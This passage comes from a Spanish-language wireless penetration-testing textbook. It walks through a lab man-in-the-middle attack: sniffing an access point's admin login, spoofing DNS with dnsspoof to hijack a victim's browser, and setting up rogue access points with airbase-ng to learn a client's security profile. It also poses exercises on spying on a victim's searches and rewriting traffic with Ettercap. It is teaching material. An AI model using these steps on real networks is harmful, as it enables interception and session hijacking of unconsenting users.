inalámbrico también está conectado a la LAN y lo voy a abrir con la dirección http://192.168.0.1.

4. Iniciar sesión con la contraseña y entrar en la interfaz de gestión.


5. En Wireshark, debemos estar viendo un montón de actividades:




6. Establecer un filtro de **HTTP** para ver sólo el tráfico de la web:



7. Se puede localizar fácilmente HTTP POST Request, que se utiliza para enviar la contraseña al punto de acceso inalámbrico:




8. El siguiente es un vistazo aumentado del paquete anterior:



9. La ampliación de la cabecera HTTP nos permite ver que en realidad la contraseña en texto plano que entró no fue enviado como es, pero en cambio un hash ha sido enviado. Si nos fijamos en el paquete n º 64 en la captura de pantalla anterior, vemos que se hizo una solicitud para /md5.js, que nos hace sospechar que se trata de un hash md5 de la contraseña. Es interesante señalar aquí que esta técnica puede ser propensa a un ataque de repetición, si no se utiliza cifrado sobre una base para la sesión en la creación del hash.

Dejamos como ejercicio para el usuario conocer los detalles, ya que no es parte de la seguridad inalámbrica y, por lo tanto, va más allá del alcance de este libro.



10. Esto demuestra lo fácil que es vigilar y espiar el tráfico enviado por el cliente durante un Man-In-the-middle.

BÚSQUEDAS EN GOOGLE

En el mundo de hoy, a todos nosotros nos gusta guardar lo que buscamos en Google de forma privada. El tráfico de búsquedas en Google es por desgracia sobre texto HTTP y sencillo de forma predeterminada. ¿Puedes conseguir un filtro de Wireshark que muestre en Wireshark todas las búsquedas hechas en Google por la víctima?

17.7.6. Secuestro de sesión sobre redes inalámbricas


Uno de los otros ataques interesantes que podemos construir sobre MITM es el secuestro de sesión de aplicación. Durante un ataque MITM, los paquetes de la víctima son enviados al atacante. Ahora es responsabilidad del atacante transmitir esto a su destino legítimo y reenviar las respuestas de la víctima. Una cosa interesante a destacar es que, durante este proceso el atacante puede modificar los datos en los paquetes (si no están cifrados y protegidos de manipulación). Esto significa que podría modificar, gestionar e incluso silenciosamente disminuir los paquetes.

En el siguiente ejemplo, veremos DNS hijacking inalámbrico a través de la configuración de MITM. Luego, utilizando secuestro DNS, vamos a secuestrar la sesión del navegador de Google.com.


17.7.7. Hijacking de sesión bajo wireless

1. Configuramos la prueba exactamente igual que en Man-in-the-middle. En la víctima vamos a arrancar el navegador y escribir "google.com". Usaremos Wireshark para controlar este tráfico. Su pantalla será similar a la siguiente:


2. Aplicar un filtro DNS para Wireshark y, como podemos ver, la víctima está haciendo solicitudes de DNS en google.com



3. Con el fin de secuestrar la sesión del navegador necesitamos enviar falsas respuestas DNS que resuelvan la dirección IP de "google.com" a la dirección IP 192.168.0.199 de la máquina del hacker. La herramienta que utilizaremos para esto se llama **Dnsspoof** y su sintaxis es *dnspoof –i mitm-bridge:*




4. Actualizar las ventanas del navegador y ahora, como podemos ver a través de Wireshark, tan pronto como la víctima hace una petición DNS para cualquier host (incluyendo google.com), las respuestas Dnsspoof son replicadas:




5. En la máquina de la víctima se observa un error que dice "Conexión rechazada". Esto se debe a que hemos hecho que la dirección IP de google.com sea 192.168.0.199, que es la IP del equipo del hacker, pero no hay un servicio de escucha en el puerto 80:

6. Corramos Apache en BackTrack con el siguiente comando apachet2ctl start:



7. Ahora, una vez que actualice el navegador de la víctima, recibimos It Works! como página por defecto del servidor Apache.



8. Esta demostración muestra cómo es posible interceptar los datos y enviar respuestas falsas para robar las sesiones de la víctima.

17.7.8. Desafío secuestro de aplicación o hikacking

El siguiente paso en el secuestro de sesión inalámbrica mediante un MITM sería la de modificar los datos transmitidos por el cliente. Explora el software disponible en BackTrack llamado **Ettercap**. Esto le ayudará a crear búsquedas y reemplazos de filtros para el tráfico de red.

En este reto, escribir un simple filtro que reemplace todas las ocurrencias de "seguridad" a la "inseguridad" en el tráfico de la red. Intenta buscar en Google de forma "segura" y comprobar si los resultados se presentan de manera "insegura" en su lugar.

Encontrar las configuraciones de seguridad en el cliente

En los capítulos anteriores, hemos visto cómo crear honeypots de puntos de acceso abiertos, protegidas con WEP y WPA, pero cuando estamos en "el campo" y vemos solicitudes de sonda por parte del cliente, ¿cómo sabemos que la red SSID investigada le pertenece?

Aunque esto parece difícil al principio, la solución a este problema es simple. Tenemos que crear puntos de acceso publicando el mismo SSID, pero diferentes configuraciones de seguridad simultáneamente. Cuando un cliente busca en roaming en una red, se conectará automáticamente a uno de estos puntos de acceso basados en la configuración de red almacenada en él. Así que, ¡que comience el juego!

17.7.9. Enumeración de perfiles de seguridad inalámbrica

1. Vamos a suponer que el cliente inalámbrico tiene una red Wireless Lab configurada y que está activa enviando sondas de solicitud para dicha red cuando no está conectado a cualquier punto de acceso. Con el fin de encontrar la configuración de seguridad de esta red, necesitamos crear múltiples puntos de acceso. Para nuestra discusión, vamos a suponer que el perfil del cliente es, o bien una red abierta o protegida por WEP, WPA-PSK o WPA2-PSK. Esto significaría que tendríamos que crear cuatro puntos de acceso. Para hacer esto primero se crean cuatro interfaces virtuales desde **mon0** a **mon3** usando el comando airmon-ng start wlan0 varias veces.

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help

root@bt:~# airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           RTL8187         rtl8187 - [phy2]
                                (monitor mode enabled on mon1)
mon0            RTL8187         rtl8187 - [phy2]

root@bt:~# airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           RTL8187         rtl8187 - [phy2]
                                (monitor mode enabled on mon2)
mon0            RTL8187         rtl8187 - [phy2]
mon1            RTL8187         rtl8187 - [phy2]

root@bt:~# airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           RTL8187         rtl8187 - [phy2]
                                (monitor mode enabled on mon3)
mon0            RTL8187         rtl8187 - [phy2]
mon1            RTL8187         rtl8187 - [phy2]
mon2            RTL8187         rtl8187 - [phy2]

root@bt:~#
```

2. Usted podría ver todas las interfaces de nueva creación con el comando ifconfig –a.

3. Ahora vamos a crear el AP Abierto en **mon0:**

```
root@bt: ~ - Shell No. 2 - Konsole
Session  Edit  View  Bookmarks  Settings  Help

root@bt:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
01:56:20  Created tap interface at0
01:56:20  Trying to set MTU on at0 to 1500
